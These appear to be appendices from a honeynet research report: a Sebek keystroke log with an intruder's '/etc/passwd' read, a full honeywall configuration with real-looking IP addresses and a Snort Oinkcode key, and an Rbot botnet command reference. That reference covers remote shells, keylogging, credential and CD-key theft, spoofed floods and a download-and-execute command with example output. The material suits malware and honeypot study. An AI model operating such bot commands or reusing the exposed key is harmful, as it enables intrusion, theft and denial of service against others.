07:07:02	cd ..					
07:07:14	cat /etc/passwd [DEL] [DEL] [DEL] [DEL] proccd/cpuinfo					
07:07:14	fo					
07:07:52	exit					
07:07:52	exit					
07:07:52	exit					

This is a screenshot of how the Sebek data is displayed for a process. Both opened files made by that application, and keystrokes are logged on the Honeywall.

Appendix E: HONEYWALL.CONF

```
#####  
#  
# $Id: honeywall.conf 4552 2006-10-17 01:06:51Z esammons $  
#  
#####  
#  
# Copyright (C) <2005> <The Honeynet Project>  
#  
# This program is free software; you can redistribute it and/or modify  
# it under the terms of the GNU General Public License as published by  
# the Free Software Foundation; either version 2 of the License, or (at  
# your option) any later version.  
#  
# This program is distributed in the hope that it will be useful, but  
# WITHOUT ANY WARRANTY; without even the implied warranty of  
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU  
# General Public License for more details.  
#  
# You should have received a copy of the GNU General Public License  
# along with this program; if not, write to the Free Software  
# Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307  
# USA  
#  
#####  
  
#  
# This file is the Honeywall import file (aka "honeywall.conf").  
# It is a list of VARIABLE=VALUE tuples (including comments as  
# necessary, # such as this) and whitespace lines.  
#  
# note: DO NOT surround values in quotation marks  
#  
#####  
  
#####  
# Site variables that are #  
# global to all honeywalls #  
# at a site. #  
#####  
  
# Specify the IP address(es) and/or networks that are allowed to connect  
# to the management interface. Specify any to allow unrestricted access.  
# [Valid argument: IP address(es) | IP network(s) in CIDR notation | any]  
HwMANAGER=129.241.208.125 129.241.208.126  
  
# Specify the port on which SSHD will listen
```

```
# NOTE: Automatically added to the list of TCP ports allowed in by IPTables
# [Valid argument: TCP (port 0 - 65535)]
HwSSHD_PORT=22
```

```
# Specify whether or not root can login remotely over SSH
# [Valid argument: yes | no]
HwSSHD_REMOTE_ROOT_LOGIN=no
```

```
# NTP Time server(s)
# [Valid argument: IP address]
HwTIME_SVR=
```

```
#####
# Local variables that are #
# specific to each      #
# honeywall at a site.  #
#####
```

```
# Specify the system hostname
# [Valid argument: string ]
HwHOSTNAME=conan
```

```
# Specify the system DNS domain
# [Valid argument: string ]
HwDOMAIN=localdomain
```

```
#Start the Honeywall on boot
# [Valid argument: yes | no]
HwHONEYWALL_RUN=yes
```

```
# To use a headless system.
# [Valid argument: yes | no]
HwHEADLESS=no
```

```
# This Honeywall's public IP address(es)
# [Valid argument: IP address | space delimited IP addresses]
HwHPOT_PUBLIC_IP=129.241.189.2 129.241.189.3 129.241.189.11
```

```
# DNS servers honeypots are allowed to communicate with
# [Valid argument: IP address | space delimited IP addresses]
HwDNS_SVRS=129.241.200.3
```

```
# To restrict DNS access to a specific honeypot or group of honeypots, list
# them here, otherwise leave this variable blank
# [Valid argument: IP address | space delimited IP addresses | blank]
HwDNS_HOST=129.241.189.3 129.241.189.4 129.241.189.11
```

```
# The name of the externally facing network interface
```

```
# [Valid argument: eth* | br* | ppp*]
HwINET_IFACE=eth0

# The name of the internally facing network interface
# [Valid argument: eth* | br* | ppp*]
HwLAN_IFACE=eth1

# The IP internal connected to the internally facing interface
# [Valid argument: IP network in CIDR notation]
HwLAN_IP_RANGE=129.241.189.0/25

# The IP broadcast address for internal network
# [Valid argument: IP broadcast address]
HwLAN_BCAST_ADDRESS=129.241.189.255

# Enable QUEUE support to integrate with Snort-Inline filtering
# [Valid argument: yes | no]
HwQUEUE=yes

# The unit of measure for setting outbound connection limits
# [Valid argument: second, minute, hour, day, week, month, year]
HwSCALE=hour

# The number of TCP connections per unit of measure (HwScale)
# [Valid argument: integer]
HwTCPRATE=50

# The number of UDP connections per unit of measure (HwSCALE)
# [Valid argument: integer]
HwUDPRATE=50

# The number of ICMP connections per unit of measure (HwSCALE)
# [Valid argument: integer]
HwICMPRATE=50

# The number of other IP connections per unit of measure (HwSCALE)
# [Valid argument: integer]
HwOTHERRATE=10

# Enable the SEBEK collector which delivers keystroke and files
# to a remote system even if an attacker replaces daemons such as sshd
# [Valid argument: yes | no]
HwSEBEK=no

# Enable the Walleye Web interface.
#[Valid argument: yes | no]
HwWALLEYE=yes

# Specify whether whether to drop SEBEK packets or allow them to be sent
# outside of the Honeynet.
```



```

# [Valid argument: ACCEPT | DROP]
HwSEBEK_FATE=DROP

# Specify the SEBEK destination host IP address
# [Valid argument: IP address]
HwSEBEK_DST_IP=129.241.189.1

# Specify the SEBEK destination port
# [Valid argument: port]
HwSEBEK_DST_PORT=3715

# Enable SEBEK logging in the Honeywall firewall logs
# [Valid argument: yes | no]
HwSEBEK_LOG=no

# Specify whether the dialog menu is to be started on login to TTY1
# [Valid argument: yes | no ]
HwMANAGE_DIALOG=yes

# Specify whether management port is to be activated on start or not.
# [Valid argument: yes | no ]
HwMANAGE_STARTUP=yes

# Specy the network interface for remote management. If set to br0, it will
# assign MANAGE_IP to the logical bridge interface and allow its use as a
# management interface. Set to none to disable the management interface.
# [Valid argument: eth* | br* | ppp* | none]
HwMANAGE_IFACE=eth2

# IP of management Interface
# [Valid argument: IP address]
HwMANAGE_IP=129.241.189.101

# Netmask of management Interface
# [Valid argument: IP netmask]
HwMANAGE_NETMASK=255.255.255.0

# Default Gateway of management Interface
# [Valid argument: IP address]
HwMANAGE_GATEWAY=129.241.189.1

# DNS Servers of management Interface
# [Valid argument: space delimited IP addresses]
HwMANAGE_DNS=129.241.200.3

# TCP ports allowed into the management interface.
# Do NOT include the SSHD port. It will automatically be included
# [Valid argument: space delimited list of TCP ports]
HwALLOWED_TCP_IN=22 443

```

```

# Specify whether or not the Honeywall will restrict outbound network
# connections to specific destination ports.  When bridge mode is utilized,
# a management interface is required to restrict outbound network connections.
# [Valid argument: yes | no]
HwRESTRICT=yes

# Specify the TCP destination ports Honeypots can send network traffic to.
# [Valid argument: space delimited list of UDP ports]
HwALLOWED_TCP_OUT=22 25 43 80 443

# Specify the UDP destination ports Honeypots can send network traffic to.
# [Valid argument: space delimited list of UDP ports]
HwALLOWED_UDP_OUT=53 123

# Specify whether or not to start swatch and email alerting.
# [Valid argument: yes | no]
HwALERT=no

# Specify email address to use for email alerting.
# [Valid argument: any email address]
HwALERT_EMAIL=root@localhost.localdomain

# NIC Module List - Set this to the number and order you wish
# to load NIC drivers, such that you get the order you want
# for eth0, eth1, eth2, etc.
# [Valid argument: list of strings]
#
# Example: eeepro100 8139too
HwNICMODLIST=

# Blacklist, Whitelist, and Fencelist features.
# [Valid argument: string ]
HwFWBLACK=/etc/blacklist.txt

# [Valid argument: string ]
HwFWWHITE=/etc/whitelist.txt

# [Valid argument: string ]
HwFWFENCE=/etc/fencelist.txt

# [Valid argument: yes | no]
HwBWLIST_ENABLE=no

# [Valid argument: yes | no]
HwFENCELIST_ENABLE=no

# The following feature allows the roo to allow attackers into the
# honeypots but they can't send packets out...
# [Valid argument: yes | no]

```

```

HwROACHMOTEL_ENABLE=no

# This capability is not yet implemented in roo. The variable
# has been commented out for this reason. dittrich - 02/08/05
# Options for hard drive tuning (if needed).
# [Valid argument: string ]
# Example: -c 1 -m 16 -d
HwHWPARMOPTS=

# Should we swap capslock and control keys?
HwSWAP_CAPSLOCK_CONTROL=no

#####
# Snort Rule Update Variables
#####
# Enable or disable automatic snort rule updates
# [Valid argument: yes | no]
HwRULE_ENABLE=yes

# Automatically restart snort and snort_inline when automatic updates are
# applied and when calls to update IDS or IPs rules?
# [Valid argument: yes | no]
HwSNORT_RESTART=yes

# Oink Code - Required by Oinkmaster to retrieve VRT rule updates
# See: /hw/docs/README.snortrules or
# http://www.honeynet.org/tools/cdrom/roo/manual/
# for instructions on how to obtain it (Free registration).
# [Valid argument: ~40 char alphanum string]
HwOINKCODE=e31171f617513bf67772db92ccd08e5aafbbad42

# Day automatic snort rule updates should be retrieved (for weekly updates)
# For daily updates, set this to ""
# [Valid argument: sun | mon | tue | wed | thu | fri | sat]
HwRULE_DAY=wed

# Hour of day snort rules updates should be retrieved
# [Valid argument: 0 | 1 | 2 | ... | 23] (0 is Midnight, 12 is noon, 23 is 11PM)
HwRULE_HOUR=3

#####
# Pcap and DB data retention settings
# Currently ONLY used when Pcap/DB purge scripts are called
# Pcap/DB data *is NOT* automatically purged
#####
# Days to retain Pcap data. This will be used *IF* /dlg/config/purgePcap.pl
# is called with NO arguments.
# NOTE: Override this by supplying the number of days as an argument ala:
# /dlg/config/purgePcap.pl <days>
HwPCAPDAYS=45

```

```

# Days to retain DB data. This will be used *IF* /dlg/config/purgeDB.pl
# is called with NO arguments.
# NOTE: Override this by supplying the number of days as an argument ala:
# /dlg/config/purgeDB.pl <days>
HwDBDAYS=180

#####
# NAT mode is no longer supported.
# Don't mess with anything below here unless you know what you're
# doing! Don't say we didn't warn you, and don't try logging a bugzilla
# request to clean up the mess!
#####

# Space delimited list of Honeypot ips
# NOTE: MUST HAVE SAME NUMBER OF IPS AS PUBLIC_IP VARIABLE.
# [Valid argument: IP address]
#HwHPOT_PRIV_IP_FOR_NAT=

# Specify the IP address of the honeywall's internal (i.e. gateway
# IP for NAT) IP address. This is only used in NAT mode.
# [Valid argument: IP address ex: 192.168.10.1]
#HwPRIV_IP_FOR_NAT=

# Specify the IP netmask for interface alises. One aliases will be created
# on the external interface for each Honeypot when in NAT mode only.
# [Valid argument: IP netmask]
#HwALIAS_MASK_FOR_NAT=255.255.255.0

# End of honeywall.conf parameters

#
# Newly defined variables as of Thu Mar 15 16:00:32 GMT 2007
#
HwHFLOW_DB=1.1

```

Appendix F: Command Reference for the Rbot

General Commands - Scanning Functions - Clones - DDoS Functions - Downloading & Updating - Redirecting - FTP Functions

Command Name	Alias	Syntax	Command Information	Example
General Commands				
action	a	.a <channel/user> <message>	Causes a action to <channel/user> with <message>.	<@death> .action #channel implodes irrationally [In #channel...] * trojan implodes irrationally
addalias	aa	.aa <alias name> <command>	Add an alias by the name of <alias name> and executes <command> when called.	<@death> .addalias hello privmsg \$chan hello <@death> .hello <trojan> hello
aliases	al	.aliases	Displays all the current aliases (if any).	<@death> .aliases <trojan> -[alias list]- <trojan> 0. opme = mode \$chan +o \$user <trojan> 1. spastic = syn \$1 445 120
Screenshot				
.capture screen <filename>				
Webcam Image				
.capture frame <filename> <input no.> <width> <height>				
Video				
.capture video <filename> <input no.> <length> <width> <height>				
capture	cap		Generates an image of the what ever requested. Can be from a webcam, desktop or even make a movie from a webcam. (Generates a ~3MB file for screenshots)	<@death> .capture screen C:\Screenshot.jpg <trojan> [CAPTURE]: Screen capture saved to: C:\Screenshot.jpg.
clearlog	clg	.clearlog	Clears whatever has been logged since the start.	<@death> .clearlog <trojan> [LOGS]: Cleared.
clone	c	.clone <server> <port> <channel> [channel key]	Creates a clone on the server in the channel specified.	<@death> .clone irc.easynews.com 6667 #moose <trojan> [CLONES]: Created on irc.easynews.com:6667, in channel #moose.
cmd	cm	.cmd <remote command>	Sends <command> to an open remote console.	<@death> .cmd dir <trojan> [CMD]: Commands: dir
cmdstop		.cmdstop	Stops a remote console.	<@death> .cmdstop <trojan> [CMD] Remote shell stopped. (1 thread(s) stopped)
crash		.crash	Crashes the bot. Don't ask me why it's in here, but it is.	<@death> .crash <trojan> [MAIN]: Crashing bot.
currentip	cip	.currentip [thread number]	Returns the current IP scanning, or IP from the [thread number].	<@death> .currentip <trojan> [SCAN]: Scanning IP: 24.222.212.37, Port: 139.
cycle	cy	.cycle <delay> <channel> [key]	Parts <channel>, waits <delay> seconds and joins again with [key].	<@death> .cycle 5 #help * trojan has left the channel. [5 seconds later...] * trojan has joined the channel.
delay	de	.delay <number in seconds> <command>	Sleeps for <seconds> and then executes <command>	<@death> .delay 10 .quit [10 seconds later...] * trojan has quit (Quit: later)
delete	del	.delete <file>	Removes <file>.	<@death> .delete C:\Screenshot.jpg <trojan> [FILE]: Deleted 'C:\Screenshot.jpg'.
die		.die	Kills all the threads and the bot, does not perform any clean up actions.	<@death> .die * trojan has quit (Quit: Connection Reset by Peer)
disconnect	dc	.disconnect	Disconnects the bot from the server, but keeps the process running. Reconnects 30 minutes later. (No threads are killed).	<@death> .disconnect * trojan has quit (Quit: later.)
dns		.dns <ip/host>	Resolves <ip/host>.	<@death> .dns www.google.com

driveinfo	drv	.driveinfo	Returns total, free, and used space on all available drives.	<trojan> [DNS]: Lookup: www.google.com -> 216.239.33.101. <@death> .driveinfo <trojan> [MAIN]: Disk Drive (C:): 10,506,476KB total, 4,456,888KB free, 4,456,888KB available. <trojan> [MAIN]: Cdrom Drive (D:): Failed to stat, device not ready.
email		email <server> <port> <sender> <to> <subject>	Sends an email to <to> from <sender> with <subject> using <server>:<port>	<@death> .email pop3.hotmail.com 110 linus@linux.org bill@microsoft.com Linux > Microsoft <trojan> [EMAIL]: Message sent to bill@microsoft.com.
encrypt	enc	.encrypt	I'm not sure what this actually does. From what I read, it encrypts something, but only when DUMP_ENCRYPT is enabled. It may even dump out the config file encrypted...	<@death> .encrypt <trojan> SOMETHING HERE!
execute	e	.execute <visibility> <file>	Runs <file>. If visibility is 1, runs the program visible, and 0 runs it hidden.	<@death> .execute 1 notepad.exe <trojan> [SHELL]: File opened: notepad.exe
findfile	ff	.findfile <wildcard> [directory]	Searches for <wildcard> in the active directory (or [directory]) and returns the results.	<@death> .findfile *screenshot* c:\ <trojan> [FINDFILE]: Searching for file: *screenshot*. <trojan> Found: C:\Screenshot.jpg <trojan> [FINDFILE]: Files found: 1.
findfilestop	ffstop	.findstop	Stops searching for a file. (Pointless though, as there is already a loop going and it won't be able to stop this loop until it has finished. So be warned, don't use findfile :-P)	<@death> .findfilestop <trojan> [FINDFILE] Find file stopped. (1 thread(s) stopped)
findpass	fp	.findpass	FindPass decodes and displays administrator logon credentials from Winlogon in Win2000 / Winnt4 + < sp6. Windows 2000 and Windows NT administrator passwords are CACHED by WinLogon using the Microsoft Graphical Identification and Authentication (MSGINA.DLL) module.	<@death> .findpass <trojan> [FINDPASS]: The Windows logon (Pid: <111>) information is: Domain: \\Windows, User: (Bill Gates/(no password)).
flusharp	farp	.flusharp	Flushes the ARP cache (what ever use that is).	<@death> .flusharp <trojan> [FLUSHDNS]: ARP cache flushed.
flushdns	fdns	.flushdns	Flushes the DNS cache (what ever use that is).	<@death> .flushdns <trojan> [FLUSHDNS]: DNS cache flushed.
get	gt	.get <file>	Sends a file via DCC.	<@death> .get C:\Screenshot.jpg <trojan> [DCC]: Send File: C:\Screenshot.jpg, User: moose.
getcdkeys	key	.getcdkeys	Returns keys of products installed on the computer. Includes games and Microsoft products.	<@death> .getcdkeys <trojan> Microsoft Windows Product ID CD Key: (11111-640-111111-11111) <trojan> [CDKEYS]: Search completed.
getclip	gc	.getclip	Prints out whatever is in the clipboard at that time.	<@death> .getclip <trojan> -[Clipboard Data]- <trojan> http://www.goat.cx
gethost	gh	.gethost <search for hostname> [command]	Searches for wildcard in hostname, if true, executes commands.	<@death> .gethost microsoft.com <trojan> [NETINFO]: [Type]: LAN (LAN Connection). [IP Address]: 207.46.134.155. [Hostname]: microsoft.com.
httpcon	hcon	.hcon <host> <port> <method> <file> <referrer>	Connects to <host>:<port> with <method> <file>, using <referrer> as it's referrer. (Has a tendency to crash the bot, don't ask me why).	<@death> .httpcon 24.222.212.37 80 GET / http://www.google.com *crashes*
httpstop		.httpstop	Stops the webserver running on the port in config.h.	<@death> .httpstop <trojan> [HTTPD]: Server stopped. (1

httpserver	http	.httpserver [port] [directory]	Starts a webserver on the port specified in config.h, and with a root dir of C:\. Uses alternative options if specified.	thread(s) stopped.) <@death> .http <trojan> [HTTPD]: Server listening on IP: 216.239.33.101:81, Directory: \.
id	i	.id	Returns the ID.	<@death> .id <trojan> trojan-toe.
identd	identd	.id <on/off>	Stops or starts the Identd server running.	<@death> .identd on <trojan> [IDENTD]: Server running on Port: 113.
join	j	.join <channel> [key]	Joins <channel> (with [key]).	<@death> .join #chat [In #chat...] * trojan has joined #chat
keylog		.keylog <on/off>	A working keylogger. Outputs any input to file specified in config.h	<@death> .keylog on <trojan> [KEYLOG]: Key logger active. <trojan> [KEYLOG]: (Changed Windows: C:\)
kill	ki	.kill <pid>	Kills a process according to it's PID.	<@death> .kill 4 <trojan> [PROC]: Process killed ID: 4
killproc	kp	.killproc <process name>	Kills a process according to it's name.	<@death> .kill system.exe <trojan> [PROC]: Process killed: system.exe
killthread	k	.killthread <all thread number>	Kills an internal thread.	<@death> .killthread 1 <trojan> [THREADS]: Killed thread: 1
list	li	.list <wildcard>	List and searches for files using wildcard. (NB: Must be *wildcard*)	<@death> .list *cmd* <trojan> Searching for: *cmd* <trojan> login.cmd 08/23/2001 09:30 PM (487 bytes) <trojan> Found 1 Files and 0 Directories <@death> .list *cmd* <trojan> [LOG]: Begin <trojan> [06-04-2004 22:35:33] [MAIN]: User: moose logged in. <trojan> [06-04-2004 20:49:35] [MAIN]: Joined channel: #moose. <trojan> [06-04-2004 20:49:35] [IDENTD]: Client connection from IP: 24.222.212.37:22400. <trojan> [06-04-2004 20:49:35] [MAIN]: Connected to irc.microsoft.com. <trojan> [06-04-2004 20:49:35] [IDENTD]: Server running on Port: 113. <trojan> [06-04-2004 20:49:35] [MAIN]: Bot started. <trojan> [LOG]: List complete.
log	lg	.log	Returns the log since it began. Contains: commands, logins, logouts and connections.	<@death> .log <trojan> [MAIN]: Password accepted.
login	l	.login <password>	Logs a user in if the password is the same as the one in config.h.	<@death> .who <trojan> -[Login List]- <trojan> 0. moose!moose@internet.yahoo.com <trojan> 1. antelope!deer@i-own.blogspot.com <trojan> 2. <Empty>
logout	lo	.logout [slot]	Logs out the user, it can also be used to log out other in active users.	<@death> .logout 1 <trojan> [MAIN]: User antelope logged out
logstop		.logstop	Stops listing the log.	<@death> .logstop <trojan> [LOG]: Log list stopped. (1 thread(s) stopped.)
mirccmd	mirc	.mirc <command>	If a mIRC window is open, it will be feed through it as if you would have typed it manually.	<@death> .mirccmd //scon -a ame is bored <trojan> [mIRC]: Command sent. [In every of the user's channels...] * tomorrow is bored
mode	m	.mode <channel> <modes>	Changes modes in <channel>	<@death> .mode #help +o moose [In #help...] * trojan sets mode +o moose
net		.net <command> [<service>/<share name>/<username>]	A basic net.exe.	Net help

		[<resource>/<password>] [-d]		
netinfo	ni	.netinfo	Returns network and IP information.	<@death> .netinfo <trojan> [NETINFO]: [Type]: LAN (LAN Connection). [IP Address]: 207.46.134.155. [Hostname]: microsoft.com.
nick	n	.nick <new nick>	Changes nickname to the new one specified.	<@death> .nick marker * trojan is now know as marker
open	o	.open <file>	Unlike execute, this isn't just limited to programs. Open can open web browsers and images.	<@death> .open http://www.mozilla.org/products/firefox <trojan> [SHELL]: File opened: http://www.mozilla.org/products/firefox
opencmd	ocmd	.opencmd	Executes a remote shell.	<@death> .opencmd <trojan> [CMD]: Remote shell ready.
part	pt	.part <channel>	Parts <channel>	<@death> .part #help [In #help...] * Parts: trojan
prefix	pr	.prefix <new prefix>	Changes the command prefix to the new one (up until the bot is restarted).	<@death> .prefix ? <trojan> [MAIN]: Prefix changed to: '?'. <@death> ?ni <trojan> [NETINFO]: [Type]: LAN (LAN Connection). [IP Address]: 207.46.134.155. [Hostname]: microsoft.com.
psniff		.psniff <on/off> [channel to output to]	A very buggy packet sniffer, gets into loop with the error messages. Not recommended to be using this.	
privmsg	pm	.privmsg <channel/user> <message>	Messages <channel/user> with <message>.	<@death> .privmsg #chat Hello users. [In #Chat...] <trojan> Hello users.
procs	ps	.procs	Lists all the current processes.	<@death> .procs <trojan> [PROC]: Listing processes: <trojan> System (4) <trojan> smss.exe (380) <trojan> csrss.exe (436) <trojan> [PROC]: Process list completed. etc.
process_stop	p_stop	.process_stop	Stops listing the processes	<@death> .process_stop <trojan> [PROC]: Process list stopped. (1 thread(s) stopped.)
quit	q	.quit [message]	Quits (if specified, with a message), kills all threads and closes.	<@death> .quit * trojan quit (Quit: later)
raw	r	.raw <raw>	Sends a raw to the server.	<@death> .raw QUIT :what. * trojan quit (Quit: what)
readfile	rf	.readfile <filename>	Reads the contents of a file.	<@death> .read onelinefile.txt <trojan> This is one line <trojan> [MAIN]: Read file complete: onelinefile.txt
reboot		.reboot	Reboots the users machine.	<@death> .reboot <trojan> [MAIN]: Rebooting system.
reconnect	r	.reconnect	Reconnects, getting a new ident and nickname.	<@death> .reconnect * trojan has quit (Quit: Client Exited) * qewuyuf has joined #moose
remove	rm	.remove	Removes the bot completely.	<@death> .remove <trojan> [MAIN]: Removing Bot.
rename	mv	.rename <old> <new>	Renames <old> to <new>	<@death> .rename C:\Screenshot.jpg C:\hell.jpg <trojan> [FILE]: Rename: 'C:\Screenshot' to: 'C:\hell.jpg'.
repeat	rp	.repeat <number of times> <command>	Repeats <command> <times>.	<@death> .repeat 3 .privmsg #moose hello <trojan> hello <trojan> hello <trojan> hello
rloginserver	rlogin	.rloginserver [port] [username]	Starts a Rlogin server. Rlogin is what the rBot creators have done so you can remotely access the bot, without having be on IRC.	<@death> .rloginserver <trojan> [RLOGIND]: Server listening on IP: 216.239.33.101:37, Username: moose.

rloginstop		.rloginstop	Stops a rlogin server.	<@death> .rloginstop <trojan> [RLOGIND]: Server stopped. (1 thread(s) stopped).
rndnick	rn	.rndnick	Change to a random nick.	<@death> .rndnick * trojan is now know as howshos
secure	sec unsecure unsec	.secure	Makes sure that any holes that are exploitable are patched up. Giving it the "secure" look.	<@death> .secure <trojan> [SECURE]: Securing system.
securestop		.securestop	Stops any securing possible.	<@death> .securestop <trojan> [SECURE]: Securing stopped. (1 thread(s) stopped).
server	se	.server <new server>	Updates the server to the new server.	<@death> .server irc.dal.net <@death> .reconnect [Connects to irc.dal.net...]
socks4	s4	.socks4 [new server] [-a]	Starts a socks4 server on the computer on the port specified in config.h, or by a number given by command.	<@death> .socks4 <trojan> [SOCKS4]: Server started on: 216.239.33.101:28364
socks4stop		.socks4stop	Stops a socks4 server	<@death> .socks4stop <trojan> [SOCKS4]: Server stopped. (1 thread(s) stopped.)
status	s	.status	Returns the uptime of the bot.	<@death> .status <trojan> [MAIN]: Status: Ready. Bot Uptime: 11d 4h 3m. <@death> .sysinfo <trojan> [SYSINFO]: [CPU]: 2210MHz. [RAM]: 1,048,576KB total, 649,216KB free. [Disk]: 10,506,476KB total, 4,446,864KB free. [OS]: Windows XP (Service Pack 1) (5.1, Build 2600). [Sysdir]: C:\WINDOWS\System32. [Hostname]: microsoft.com (207.46.134.155). [Current User]: Bill Gates. [Date]: 02:Jun:2004. [Time]: 23:04:47. [Uptime]: 17d 8h 28m.
sysinfo	si	.sysinfo	Returns information about the system.	<@death> .threads <trojan> -[Thread List]- <trojan> 0. [MAIN]: Bot started. <trojan> 1. [IDENTD]: Server running on Port: 113. <trojan> 2. [TCP]: Spoofed ack flooding: (24.222.212.37:337) for 120 seconds. <trojan> 3. [TFTP]: Server started on Port: 2183, File: C:\WINDOWS\System32\commmand.exe, Request: commmand.exe. <trojan> 4. [THREADS]: List threads.
threads	t	.threads	Lists all the current threads.	<@death> .uptime <trojan> [MAIN]: Uptime: 17d 8h 28m.
uptime	up	.uptime	Returns the uptime of the system.	<@death> .version <trojan> [MAIN]: rBot-Moose
version	ver	.version	Outputs the version specified in config.h.	<@death> .visit http://www.kernel.org <trojan> [VISIT]: URL visited.
visit	v	.visit <uri> [referrer]	Visits <uri>	<@death> .who <trojan> -[Login List]- <trojan> 0. moose!moose@internet.yahoo.com <trojan> 1. antelope!deer@i-own.blogspot.com <trojan> 2. <Empty>
who		.who	Returns who is logged in, and the amount of slots left to fill.	
Scanning Functions				
advscan	asc	.advscan <method> <threads> <delay> <length> [ip] [-abr]	Starts a scan using <method> (check advscan.cpp) for <length> with <threads> on a delay of <delay>. If -a is specified, starts a scan using the A class on the bot. Likewise with -b. Using -r makes the rest of the ip become random. If a,b or r aren't specified, the [ip]	<@death> .advscan netbios 100 5 120 -b -r <trojan> [SCAN]: Random Port Scan started on 192.168.x.x:139 with a delay of 5 seconds for 120 minutes using 100 threads.

			must be in format: A.B.C.D. X can be used as one of the numbers, as it is evaluated as a random number.	
scan	sc	.scan <ip> <port> <delay>	Starts a port scan at <ip>:<port> with delays of <delay>.	<@death> .scan 24.222.212.37 445 10 <trojan> [SCAN]: Port scan started: 24.222.212.37:445 with delay: 10(ms).
scanstats	stats	.scanstats	Returns various information about a scan. Returning how many exploits there has been found.	<@death> .scanstats <trojan> [SCAN]: Exploit Statistics: WebDav: 0, NetBios: 0, NTPass: 0, Dcom135: 0, Dcom445: 0, Dcom1025: 0, Dcom2: 0, MSSQL: 0, Beagle1: 0, Beagle2: 0, MyDoom: 0, Isass: 10, Optix: 0, UPNP: 0, NetDevil: 0, DameWare: 0, Kuang2: 0, Sub7: 0, Total: 0 in 0d 0h 0m.
scanstop		.scanstop	Stops whatever scans are in progress and kills the threads.	<@death> .scanstop <trojan> [SCAN]: Scan stopped. (11 thread(s) stopped.)
Clone Functions				
c_action	c_a	.c_action <thread> <channel/user> <message>	Causes a clone (thread: <thread>) to do an action to <channel/user> with <message>	<@death> .c_action 1 #help partially stabz self [In #help...] * clonal partially stabz self
c_join	c_j	.c_join <thread> <channel> [key]	Causes a clone (thread: <thread>) to join <channel> with [key]	<@death> .c_join 1 #Chat [In #Chat...] * clonal has join #Chat
c_mode	c_m	.c_mode <thread> <channel> <modes>	Causes a clone (thread: <thread>) to do <modes> in <channel>	<@death> .c_mode 1 #chat +o moose [In #Chat...] * clonal has set mode +o moose
c_nick	c_n	.c_nick <thread> <new nick>	Causes a clone (thread: <thread>) to change nicks to <new nick>	<@death> .c_nick 1 clenal * clonal is now know as clenal
c_privmsg	c_pm	.c_privmsg <thread> <channel/user> <message>	Causes a clone (thread: <thread>) to send <message> to <channel/user>	<@death> .c_privmsg 1 #chat Hello lusers. [In #Chat...] <clonal> Hello lusers.
c_quit	c_q	.c_quit <thread>	Causes a clone (thread: <thread>) to quit.	<@death> .c_quit 1 * clone has quit (Quit: later.)
c_raw	c_r	.c_raw <thread> <irc raw>	Causes a clone (thread: <thread>) to send <irc raw> to the server	<@death> .c_raw 1 QUIT :wut * clone has quit (Quit: wut)
c_rndnick	c_rn	.c_rndnick <thread>	Causes a clone (thread: <thread>) to change to a random nick.	<@death> .c_rndnick * clone is now know as esfgid
DDoS Functions				
ddos.stop		.ddos.stop	Stops whatever DDoS threads there are.	<@death> .ddos.stop <trojan> [DDoS] DDoS flood stopped. (1 thread(s) stopped)
ddos.syn		.ddos.syn <ip> <port> <length>	Starts a DDoS (syn, ack, or random) on <ip>:<port> for <length>	<@death> .ddos.random <trojan> [DDoS]: Flooding: (24.222.212.37:337) for 120 seconds.
ddos.ack		.ddos.ack <ip> <port> <length>		
ddos.random		.ddos.random <ip> <port> <length>		
icmpflood	icmp	.icmpflood <ip> <length> [-r]	Starts a ICMP flood on <ip> for <length>. If -r is present it spoofs the IP's.	<@death> .icmpflood 24.222.212.37 120 -r <trojan> [ICMP]: Flooding: (24.222.212.37) for 60 seconds.
pingflood	ping p	.pingflood <ip> <packets> <size of packets> <delay>	Sends <number of packets> to <ip> with sizes of <size> and a delay of <delay>.	<@death> .pingflood 24.222.212.37 120 1000 4096 100 <trojan> [UDP]: Sending 1000 packets to: 24.222.212.37. Packet size: 4096, Delay: 100(ms).
pingstop		.pingstop	Stops a pingflood.	<@death> .pingstop <trojan> [PING] Ping flood stopped. (1 thread(s) stopped)
synflood	syn	.synflood <ip> <port> <length>	Synfloods <ip>:<port> for <length> seconds.	<@death> .synflood 24.222.212.37 337 120 <trojan> [SYN]: Flooding: (24.222.212.37:337) for 120 seconds.
synstop		.synstop	Stops a synflood.	<@death> .pingstop <trojan> [SYN]: Syn flood stopped. (1

tcpflood	tcp	.tcpflood <method> <ip> <port> <length> [-r]	Methods can be: syn, ack or random. TCP floods <ip>:<port> for <length> seconds. If -r is specified, flood is spoofed.	thread(s) stopped.) <@death> .tcpflood ack 24.222.212.37 337 120 -r <trojan> [TCP]: Spoofed ack flooding: (24.222.212.37:337) for 120 seconds.
udpflood	udp	.udpflood <ip> <packets> <size of> <delay> [port]	UDPFloods <ip>:[port] (<packets>, all sizes of <size of>) with a <delay> second delay	<@death> .udpflood 24.222.212.37 1000 4096 100 <trojan> [UDP]: Sending 1000 packets to: 24.222.212.37. Packet size: 4096, Delay: 100(ms).
udpstop		.udpstop	Stops a UDP flood.	<@death> .udpstop <trojan> [UDP] UDP flood stopped. (1 thread(s) stopped)
Downloads				
download	dl	.download <url> <destination> <action>	Downloads <url> and saves to <destination>. If <action> is 1, file is also executed, otherwise it is just saved.	<@death> .download http://nsa.gov/file.exe c:\windows\devldr32.exe 1 <trojan> [DOWNLOAD]: Downloading URL: http://nsa.gov/file.exe to: c:\windows\devldr32.exe. <trojan> [DOWNLOAD]: Downloaded 92.1 KB to c:\windows\devldr32.exe @ 92.1 KB/sec. <trojan> [DOWNLOAD]: Opened: c:\windows\devldr32.exe.
update		.update <url> <id>	If <id> is different that of already on there, the file is downloaded and updated.	<@death> .update http://nsa.gov/file.exe mouse1 <trojan> [UPDATE]: Downloading update from: http://nsa.gov/file.exe.
Redirecting				
redirect	rd	.redirect <local port> <remote host> <remote port>	Creates a simple TCP redirection. A basic port forwarding section. Will forward all connections to <local port> to <remote host>:<remote port>.	<@death> .redirect 80 www.google.com 80 <trojan> [REDIRECT]: TCP redirect created from: 207.46.134.155:80 to: www.google.com:80.
redirectstop		.redirectstop <thread>	Stops a redirection.	<@death> .redirectstop 1 <trojan> [REDIRECT] TCP redirect stopped. (1 thread(s) stopped)
FTP Functions				
tftpserver	tftp	.tftpserver	I'm not sure what this does at the moment. I'm sure I'll work it out :-P	
tftpstop		.tftpstop	Stops a TFTP (Server? Download? Upload?)	<@death> .tftpstop <trojan> [TFTP] Server stopped. (1 thread(s) stopped)
upload		.upload *something*	I have absolutely no idea how this one works.	

Appendix G: The RxBot2006 C++ files

